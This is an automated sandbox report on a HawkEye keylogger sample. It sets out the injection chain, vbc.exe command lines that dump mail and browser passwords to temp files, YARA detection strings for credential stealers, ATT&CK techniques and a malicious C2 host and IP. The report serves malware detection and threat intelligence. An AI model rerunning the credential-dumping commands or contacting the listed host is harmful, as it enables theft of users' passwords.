ID: 454641
Sample Name: ypBoHI5G3x
Cookbook: default.jbs
Time: 11:11:43
Date: 27/07/2021
Version: 33.0.0 White Diamond

Table of Contents

Windows Analysis Report ypBoHI5G3x


Overview

General Information

Sample Name:	ypBoHI5G3x (renamed file extension from none to exe)
Analysis ID:	454641
MD5:	08d679d4b9a121..
SHA1:	580c29bc356057..
SHA256:	047f33e6f83796d..
Tags:	32 exe trojan
Infos:	

Most interesting Screenshot:

Detection




HawkEye
MailPassView

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected HawkEye Rat
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- Yara detected HawkEye Keylogger
- Yara detected MailPassView
- .NET source code contains potentia…
- .NET source code contains very larg…
- .NET source code references suspic…
- Changes the view of files in windows…
- Contains functionality to log keystro…

Classification



- **System is w10x64**
- ypBoHI5G3x.exe (PID: 6504 cmdline: 'C:\Users\user\Desktop\ypBoHI5G3x.exe' MD5: 08D679D4B9A12137756CC9244BD6F017)
  - InstallUtil.exe (PID: 6456 cmdline: C:\Users\user\AppData\Local\Temp\InstallUtil.exe MD5: EFEC8C379D165E3F33B536739AEE26A3)
    - vbc.exe (PID: 5560 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext 'C:\Users\user\AppData\Local\Temp\holderwb.txt' MD5: C63ED21D5706A527419C9FBD730FFB2E)
    - vbc.exe (PID: 5432 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext 'C:\Users\user\AppData\Local\Temp\holdermail.txt' MD5: C63ED21D5706A527419C9FBD730FFB2E)
- **cleanup**

Malware Configuration

Threatname: HawkEye


```
{
  "Modules": [
    "WebBrowserPassView",
    "mailpv",
    "Mail PassView"
  ],
  "Version": ""
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000C.00000002.613574939.000000000811 0000.00000004.00000001.sdmp	HKTL_NET_GUID_Stealer	Detects c# red/black-team tools via typelibguid	Arnim Rupp	• 0x101b:$typelibguid0: 8fcd4931-91a2-4e18-849b-70de34ab75df
00000013.00000002.491218277.000000000040 0000.00000040.00000001.sdmp	JoeSecurity_MailPassView	Yara detected MailPassView	Joe Security	

Source	Rule	Description	Author	Strings
0000000C.00000002.602473757.0000000002B31000.00000004.00000001.sdmp	JoeSecurity_HawkEye	Yara detected HawkEye Keylogger	Joe Security	
0000000C.00000002.602473757.0000000002B31000.00000004.00000001.sdmp	Hawkeye	detect HawkEye in memory	JPCERT/CC Incident Response Group	• 0x37e24:$hawkstr1: HawkEye Keylogger • 0x3b150:$hawkstr1: HawkEye Keylogger • 0x3b4d0:$hawkstr1: HawkEye Keylogger • 0x3d994:$hawkstr1: HawkEye Keylogger • 0x378dc:$hawkstr2: Dear HawkEye Customers! • 0x3b1b0:$hawkstr2: Dear HawkEye Customers! • 0x3b530:$hawkstr2: Dear HawkEye Customers! • 0x37a0a:$hawkstr3: HawkEye Logger Details:
00000001.00000002.455567208.000000000431000.00000004.00000001.sdmp	RAT_HawkEye	Detects HawkEye RAT	Kevin Breen <kevin@techanarchy.net>	• 0xfdd61:$key: HawkEyeKeylogger • 0x17fe1f:$key: HawkEyeKeylogger • 0x2022ff:$key: HawkEyeKeylogger • 0xfff5f:$salt: 099u787978786 • 0x18201d:$salt: 099u787978786 • 0x2044fd:$salt: 099u787978786 • 0xfe37a:$string1: HawkEye_Keylogger • 0xff1cd:$string1: HawkEye_Keylogger • 0xffebf:$string1: HawkEye_Keylogger • 0x180438:$string1: HawkEye_Keylogger • 0x18128b:$string1: HawkEye_Keylogger • 0x181f7d:$string1: HawkEye_Keylogger • 0x202918:$string1: HawkEye_Keylogger • 0x20376b:$string1: HawkEye_Keylogger • 0x20445d:$string1: HawkEye_Keylogger • 0xfe763:$string2: holdermail.txt • 0xfe783:$string2: holdermail.txt • 0x180821:$string2: holdermail.txt • 0x180841:$string2: holdermail.txt • 0x202d01:$string2: holdermail.txt • 0x202d21:$string2: holdermail.txt
Click to see the 26 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
12.2.InstallUtil.exe.7750000.11.raw.unpack	HKTL_NET_GUID_Stealer	Detects c# red/black-team tools via typelibguid	Arnim Rupp	• 0x101b:$typelibguid0: 8fcd4931-91a2-4e18-849b-70de34ab75df
12.2.InstallUtil.exe.2b6ec2c.6.raw.unpack	HKTL_NET_GUID_Stealer	Detects c# red/black-team tools via typelibguid	Arnim Rupp	• 0x101b:$typelibguid0: 8fcd4931-91a2-4e18-849b-70de34ab75df
12.2.InstallUtil.exe.3b39930.7.unpack	JoeSecurity_MailPassView	Yara detected MailPassView	Joe Security	
12.2.InstallUtil.exe.45fa72.2.unpack	JoeSecurity_MailPassView	Yara detected MailPassView	Joe Security	
19.2.vbc.exe.400000.0.raw.unpack	JoeSecurity_MailPassView	Yara detected MailPassView	Joe Security	
Click to see the 82 entries				

Sigma Overview

System Summary:

Sigma detected: Possible Applocker Bypass

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected HawkEye Keylogger

Contains functionality to log keystrokes (.Net Source)

System Summary:

Malicious sample detected (through community Yara rule)

.NET source code contains very large array initializations

Data Obfuscation:

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Changes the view of files in windows explorer (hidden files and folders)

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

.NET source code references suspicious native API functions

Injects a PE file into a foreign processes

Sample uses process hollowing technique

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected HawkEye Keylogger

Yara detected MailPassView

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Instant Messenger accounts or passwords

Tries to steal Mail credentials (via file access)

Tries to steal Mail credentials (via file registry)

Yara detected WebBrowserPassView password recovery tool

Remote Access Functionality:


Detected HawkEye Rat

Yara detected HawkEye Keylogger

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Com and
Valid Accounts 1	Windows Management Instrumentation 1	Application Shimming 1	Application Shimming 1	Disable or Modify Tools 1	OS Credential Dumping 1	System Time Discovery 1	Replication Through Removable Media 1	Archive Collected Data 1 1	Exfiltration Over Alternative Protocol 1	Encr Char
Replication Through Removable Media 1	Native API 1 1	Valid Accounts 1	Valid Accounts 1	Deobfuscate/Decode Files or Information 1 1	Input Capture 1	Peripheral Device Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Non- Port
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Access Token Manipulation 1	Obfuscated Files or Information 3 1	Credentials in Registry 2	Account Discovery 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Rem Softv
Local Accounts	At (Windows)	Logon Script (Mac)	Process Injection 3 1 2	Software Packing 1 1	Credentials In Files 1	File and Directory Discovery 1	Distributed Component Object Model	Input Capture 1	Scheduled Transfer	Non- Appl Laye Prot
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	System Information Discovery 1 8	SSH	Clipboard Data 1	Data Transfer Size Limits	Appl Laye Prot
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Valid Accounts 1	Cached Domain Credentials	Query Registry 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multi Com
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Security Software Discovery 3 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Com Used
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 2 1	Proc Filesystem	Virtualization/Sandbox Evasion 2 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Appl Laye
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 3 1 2	/etc/passwd and /etc/shadow	Process Discovery 4	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Hidden Files and Directories 2	Network Sniffing	Application Window Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Prot
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	System Owner/User Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rename System Utilities	Keylogging	Remote System Discovery 1	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ypBoHI5G3x.exe	29%	Virustotal		Browse
ypBoHI5G3x.exe	33%	ReversingLabs	ByteCode-MSIL.Trojan.Phonzy	
ypBoHI5G3x.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\InstallUtil.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\InstallUtil.exe	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.ypBoHI5G3x.exe.43944ca.8.unpack	100%	Avira	TR/Inject.vcoldi		Download File
12.2.InstallUtil.exe.400000.0.unpack	100%	Avira	TR/AD.MExecute.lzrac		Download File
12.2.InstallUtil.exe.400000.0.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
1.2.ypBoHI5G3x.exe.419b8ea.4.unpack	100%	Avira	TR/Inject.vcoldi		Download File
18.2.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1125438		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.monotype.S	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.carterandcone.comva	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Verdk	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.fontbureau.comFD	0%	Avira URL Cloud	safe	
http://ns.adobe.c/g	0%	URL Reputation	safe	
http://www.fontbureau.comessed	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.carterandcone.comro	0%	Avira URL Cloud	safe	
http://www.fontbureau.coml1	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://ftp.vngpack.com	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cno	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/6	0%	URL Reputation	safe	
http://www.carterandcone.comue	0%	URL Reputation	safe	
http://www.carterandcone.com-sM	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp//	0%	URL Reputation	safe	
http://www.fontbureau.comay	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/cs-c	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/wvR	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/settR	0%	Avira URL Cloud	safe	
http://www.fontbureau.comgrito	0%	URL Reputation	safe	
http://www.founder.com.cn/cntra:	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.carterandcone.como.	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://ns.adobe.c/g%%N	0%	Avira URL Cloud	safe	
http://www.fontbureau.comF	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/R	0%	URL Reputation	safe	
http://www.founder.com.cn/cnomp$	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/wuR	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cnm	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/G	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/D	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.com.F	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.fontbureau.comdR	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cnhic	0%	Avira URL Cloud	safe	
http://www.carterandcone.comw	0%	Avira URL Cloud	safe	
http://www.fontbureau.comm	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.fontbureau.como	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/adnl	0%	URL Reputation	safe	
http://www.carterandcone.comou	0%	Avira URL Cloud	safe	
http://www.fontbureau.comitu	0%	URL Reputation	safe	
http://www.fontbureau.comu	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.fontbureau.comm(	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/c	0%	URL Reputation	safe	
http://ns.ado/1	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.google.com	142.250.185.196	true	false		high
ftp.vngpack.com	45.141.152.18	true	true		unknown
146.215.12.0.in-addr.arpa	unknown	unknown	false		unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
142.250.185.196	www.google.com	United States		15169	GOOGLEUS	false
45.141.152.18	ftp.vngpack.com	Romania		9009	M247GB	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	454641
Start date:	27.07.2021
Start time:	11:11:43
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 4s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ypBoHI5G3x (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.phis.troj.spyw.evad.winEXE@7/5@3/3
EGA Information:	Failed

HDC Information:	• Successful, ratio: 4.6% (good quality ratio 4.4%) • Quality average: 84.2% • Quality standard deviation: 25%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
11:12:55	API Interceptor	211x Sleep call for process: ypBoHI5G3x.exe modified
11:13:44	API Interceptor	5x Sleep call for process: InstallUtil.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
45.141.152.18	Confirmarea platii.pdf.exe	Get hash	malicious	Browse	• alfawood.us/xsclk/index.php
	Confirmarea platii.pdf.exe	Get hash	malicious	Browse	• alfawood.us/mkdgs/index.php
	e-dekont.html.exe	Get hash	malicious	Browse	• alfawood.us/mkdgs/index.php
	Credit Advice -TT6635993652908.PDF.exe	Get hash	malicious	Browse	• alfawood.us/mkdgs/index.php
	Dekont.pdf.exe	Get hash	malicious	Browse	• alfawood.us/xsclk/index.php
	Dekont.pdf.exe	Get hash	malicious	Browse	• blkgrupdoom.info/scgn/index.php
	e-dekont.html.exe	Get hash	malicious	Browse	• blkgrupdoom.info/scgn/index.php
	Dekont.pdf.exe	Get hash	malicious	Browse	• blkgrupdoom.info/scgn/index.php

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
M247GB	82658.exe	Get hash	malicious	Browse	• 45.141.152.18
	lLc1G9C259	Get hash	malicious	Browse	• 185.206.229.147
	vTHj1xits9	Get hash	malicious	Browse	• 38.206.10.73
	cNqgk3lTHS	Get hash	malicious	Browse	• 38.207.37.118
	nNb9qLGPaO	Get hash	malicious	Browse	• 185.158.248.209
	2N1tt5eaCn	Get hash	malicious	Browse	• 161.123.233.98
	AttachedWaybill.exe	Get hash	malicious	Browse	• 37.120.138.210

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	UAbJbUWQVk.exe	Get hash	malicious	Browse	• 89.45.4.101
	NHnpjXX0sb	Get hash	malicious	Browse	• 196.17.120.85
	Paidcheck.pdf.exe	Get hash	malicious	Browse	• 217.138.212.57
	List_to_clear_62237.xlsm	Get hash	malicious	Browse	• 5.61.62.219
	List_to_clear_62237.xlsm	Get hash	malicious	Browse	• 5.61.62.219
	87597.exe	Get hash	malicious	Browse	• 45.141.152.18
	NJrrXRv8zV	Get hash	malicious	Browse	• 196.19.8.206
	DpuO7oic9y.exe	Get hash	malicious	Browse	• 86.106.143.143
	download.dat.exe	Get hash	malicious	Browse	• 194.187.251.163
	WindowsFormsApp1.exe	Get hash	malicious	Browse	• 194.187.251.163
	file2.exe	Get hash	malicious	Browse	• 141.98.102.243
	Anarchy_Client.exe	Get hash	malicious	Browse	• 77.243.181.86
	2N9Nc0H82F.exe	Get hash	malicious	Browse	• 37.120.206.86

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
54328bd36c14bd82ddaa0c04b25ed9ad	hcpUDQyVUZ.exe	Get hash	malicious	Browse	• 142.250.185.196
	000100049000TK.exe	Get hash	malicious	Browse	• 142.250.185.196
	000900049000T2000.exe	Get hash	malicious	Browse	• 142.250.185.196
	PO#JFUB0002 4QjPQ2oE-pdf.exe	Get hash	malicious	Browse	• 142.250.185.196
	invoice.02 Nazih El Chouli.exe	Get hash	malicious	Browse	• 142.250.185.196
	tiG7noOyfw.exe	Get hash	malicious	Browse	• 142.250.185.196
	DHL Notification-pdf.exe	Get hash	malicious	Browse	• 142.250.185.196
	riwWTzYyhX.exe	Get hash	malicious	Browse	• 142.250.185.196
	jGMOFmyhHT.exe	Get hash	malicious	Browse	• 142.250.185.196
	triage_dropped_file.exe	Get hash	malicious	Browse	• 142.250.185.196
	PAYMENT VOUCHER096685_pdf.exe	Get hash	malicious	Browse	• 142.250.185.196
	PO LS632911DX.exe	Get hash	malicious	Browse	• 142.250.185.196
	UPS Anfrageformular 1.exe	Get hash	malicious	Browse	• 142.250.185.196
	INVOICE RECEIPT NO253334.exe	Get hash	malicious	Browse	• 142.250.185.196
	Drw3274-pdf.exe	Get hash	malicious	Browse	• 142.250.185.196
	ZJWRjB35qc.exe	Get hash	malicious	Browse	• 142.250.185.196
	LF4fOmIcwv.exe	Get hash	malicious	Browse	• 142.250.185.196
	d3e7114fb62aee098ae453d316cd3601c8cba87e6e6a1.exe	Get hash	malicious	Browse	• 142.250.185.196
	K5GDSm1DpM.exe	Get hash	malicious	Browse	• 142.250.185.196
	ifJoPwvs7o.exe	Get hash	malicious	Browse	• 142.250.185.196

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\InstallUtil.exe	hcpUDQyVUZ.exe	Get hash	malicious	Browse	
	Payment Slip.exe	Get hash	malicious	Browse	
	OrderConfirmation23072021.exe	Get hash	malicious	Browse	
	Inv-04_PDF.vbs	Get hash	malicious	Browse	
	Overdue payment_20218423384940404043.exe	Get hash	malicious	Browse	
	Inv-04_PDF.vbs	Get hash	malicious	Browse	
	Nuovo ordine .exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.generic.ml.15285.exe	Get hash	malicious	Browse	
	HPE#0025_PDF.vbs	Get hash	malicious	Browse	
	GH5mpZkbYZ.exe	Get hash	malicious	Browse	
	RFQ_20210715 & PO#2021.exe	Get hash	malicious	Browse	
	ConsoleApp5.exe	Get hash	malicious	Browse	
	QuoteGMC828300912883755PDF.exe	Get hash	malicious	Browse	
	QuoteGMC77399940102334PDF.exe	Get hash	malicious	Browse	
	wanda.exe	Get hash	malicious	Browse	
	Statement SKBMT 09218.exe	Get hash	malicious	Browse	
	INOVICE -Reconciliation.exe	Get hash	malicious	Browse	
	sGwZBR8YeX.exe	Get hash	malicious	Browse	
	8nkNRwtNfA.exe	Get hash	malicious	Browse	
	KwS2xupF5j.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ypBoHI5G3x.exe.log	
Process:	C:\Users\user\Desktop\ypBoHI5G3x.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1402
Entropy (8bit):	5.338819835253785
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4bE4K5AE4Kzr7K84qXKDE4KhK3VZ9pKhPKIE4oKFKHKoesX3:MIHK5HKXE1qHbHK5AHKzvKviYHKhQnoe
MD5:	F2152F0304453BCFB93E6D4F93C3F0DC
SHA1:	DD69A4D7F9F9C8D97F1DF535BA3949E9325B5A2F
SHA-256:	5A4D59CD30A1AF620B87602BC23A3F1EFEF792884053DAE6A89D1AC9AAD4A411
SHA-512:	02402D9EAA2DF813F83A265C31D00048F84AD18AE23935B428062A9E09B173B13E93A3CACC6547277DA6F937BBC413B839620BA600144739DA37086E03DD8B4F
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Data, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Co

C:\Users\user\AppData\Local\Temp\InstallUtil.exe	
Process:	C:\Users\user\Desktop\ypBoHI5G3x.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	41064
Entropy (8bit):	6.164873449128079
Encrypted:	false
SSDEEP:	384:FtpFVLK0MsihB9VKS7xdgE7KJ9Yl6dnPU3SERztmbqCJstdMardz/JikPZ+sPZTd:ZBMs2SqdD86Iq8gZZFyViML3an
MD5:	EFEC8C379D165E3F33B536739AEE26A3
SHA1:	C875908ACBA5CAC1E0B40F06A83F0F156A2640FA
SHA-256:	46DEE184523A584E56DF93389F81992911A1BA6B1F05AD7D803C6AB1450E18CB
SHA-512:	497847EC115D9AF78899E6DC20EC32A60B16954F83CF5169A23DD3F1459CB632DAC95417BD898FD1895C9FE2262FCBF7838FCF6919FB3B851A0557FBE07CCFF
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%

C:\Users\user\AppData\Local\Temp\InstallUtil.exe	
Joe Sandbox View:	• Filename: hcpUDQyVUZ.exe, Detection: malicious, Browse • Filename: Payment Slip.exe, Detection: malicious, Browse • Filename: OrderConfirmation23072021.exe, Detection: malicious, Browse • Filename: Inv-04_PDF.vbs, Detection: malicious, Browse • Filename: Overdue payment_20218423384940404043.exe, Detection: malicious, Browse • Filename: Inv-04_PDF.vbs, Detection: malicious, Browse • Filename: Nuovo ordine .exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.generic.ml.15285.exe, Detection: malicious, Browse • Filename: HPE#0025_PDF.vbs, Detection: malicious, Browse • Filename: GH5mpZkbYZ.exe, Detection: malicious, Browse • Filename: RFQ_20210715 & PO#2021.exe, Detection: malicious, Browse • Filename: ConsoleApp5.exe, Detection: malicious, Browse • Filename: QuoteGMC828300912883755PDF.exe, Detection: malicious, Browse • Filename: QuoteGMC773999401023340PDF.exe, Detection: malicious, Browse • Filename: wanda.exe, Detection: malicious, Browse • Filename: Statement SKBMT 09218.exe, Detection: malicious, Browse • Filename: INOVICE -Reconciliation.exe, Detection: malicious, Browse • Filename: sGwZBR8YeX.exe, Detection: malicious, Browse • Filename: 8nkNRwtNfA.exe, Detection: malicious, Browse • Filename: KwS2xupF5j.exe, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....Z.Z.....0..T.....r... .....@.. ....`.....4r..O.....b..h>.....p..... ..... ..H.....text....R... ...T..... ..`.rsrc.....V.....@..@.rel oc.....`.....@..B.....hr.....H.....".|J.....lm.....o.....2~.....o....*.r...p(....*VrK..p(....s.....*..0.....(....(....o....o....(....o.... .....T(....o....(....o....o ...o!....4(....o....(....o....o ...o".....(....rm..ps#...o....($.....(%....o&....ry..p.....%.r...p.%.(.....(....('....((.....o)...('.....*.*.....".(*...*..{Q...-...}Q.....(+...(....(,....(+...*"..(- ...*..(....*..(.....r...p.(/...o0...s....}T...*....0.. .....~S...-.s

C:\Users\user\AppData\Local\Temp\holderwb.txt	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D 4
Malicious:	false
Reputation:	unknown
Preview:	..

C:\Users\user\AppData\Roaming\pid.txt	
Process:	C:\Users\user\AppData\Local\Temp\InstallUtil.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	4
Entropy (8bit):	1.5
Encrypted:	false
SSDEEP:	3:g:g
MD5:	198DD5FB9C43B2D29A548F8C77E85CF9
SHA1:	A3FE38AAB7B1CEF4210C0BE9EF8A705628CCE604
SHA-256:	B8BAA797B73F2F1B7A1A44EA3B325767BAF1126B0D2F76FE85C8EECB2306B118
SHA-512:	F0EBAE367BC5C77F38E6774B194CD51F8A7539A6FD5E6FEA4F05D1113C42C08159858461D81EB19223F9B70274602DE326EC31DE9DB75F67AB18D5744C76765
Malicious:	false
Reputation:	unknown
Preview:	6456

C:\Users\user\AppData\Roaming\pidloc.txt	
Process:	C:\Users\user\AppData\Local\Temp\InstallUtil.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	52
Entropy (8bit):	4.23542415146063
Encrypted:	false
SSDEEP:	3:oNN+E2J5xAIOWRxRI0dAn:oNN723f5RndA
MD5:	B1373E3FE4C9899F688965D763C0879E

C:\Users\user\AppData\Roaming\pidloc.txt	
SHA1:	E1FB74A3CBBADD75ABEFAC442252C808AA248DD0
SHA-256:	E93F295284100AF6C668750D6050487FC5766080B0934D0FF66546CB72DB6B71
SHA-512:	3AA7A57E22834AB0A3622A4D2EE2A6658CA57EB9AFEDE9BF3422466032C837E9274E9AD82E36B5D833E3BCDA846018503F21E561C730627DA4EC84CAD4768371
Malicious:	false
Reputation:	unknown
Preview:	C:\Users\user\AppData\Local\Temp\InstallUtil.exe

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.346408618906811
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	ypBoHI5G3x.exe
File size:	1287680
MD5:	08d679d4b9a12137756cc9244bd6f017
SHA1:	580c29bc356057d76873c9c453ed466e1024b7f2
SHA256:	047f33e6f83796d9fc056d7006a6e8ef69696d63eceb29fb1592bb13a62e79bf
